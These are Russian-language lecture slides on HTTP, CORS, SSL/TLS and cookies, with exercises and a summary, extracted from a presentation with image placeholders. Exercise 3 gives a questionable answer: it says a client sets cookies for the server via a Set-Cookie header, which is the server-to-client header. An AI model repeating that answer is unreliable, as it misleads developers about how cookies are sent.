
CORS: суть проблемы




Решение 1: для “простых” запросов



Решение 2: для остальных запросов





CORS ERRORS

CORS ERRORS EVERYWHERE




8

Применение знаний

Обобщения и упражнения



Вложенность протоколов



Задача №1

- ◎ **Дано:** новая интеграция
- ◎ **Вопрос:** как писать адрес в настройках?
 - `somehost.nsu.ru`
 - `http://somehost.nsu.ru`
 - `https://somehost.nsu.ru`
- ◎ **Ответ:** зависит от уровня целевого сервиса

Задача №2

- ◎ **Дано:** ошибка **SSL handshake error**
- ◎ **Вопрос:** как определить HTTP код ответа для сообщения в тех. поддержку?
- ◎ **Ответ:** никак
- ◎ **Пояснение:** эта ошибка возникает на уровне ниже HTTP (представления), поэтому код ответа сформирован не был.

Задача №3


- ◎ **Дано:** запрет доступа к клиентскому хранилищу cookies
- ◎ **Вопрос:** как задать/изменить cookies при их передаче серверу?
- ◎ **Ответ:** сформировать заголовок **Set-Cookie**
- ◎ **Пояснение:** cookies не являются отдельной сущностью в HTTP-сообщениях, а передаются в виде обычных заголовков **Set-Cookie** и **Cookie**

A decorative network diagram in the top-left corner, consisting of various sized nodes (some solid, some hollow) connected by thin lines, forming a complex web structure.

9

Резюме

Краткая суть предыдущих 100 слайдов

A decorative network diagram in the bottom-right corner, similar to the one in the top-left, with nodes and connecting lines.

Краткая суть предыдущих 100 слайдов

- ◎ Прикладной уровень **TCP/IP** – та еще этажерка
- ◎ HTTP – **безсессионный** протокол, минимум магии
 - Сейчас идёт активный переход на v3
- ◎ **HTTPS** - это **не протокол**, это связка HTTP + SSL
 - SSL/TLS может использоваться **без HTTP**

Спасибо!

Есть вопросы?

Задавайте 😊

Владимир Плизга
toparvion.pro

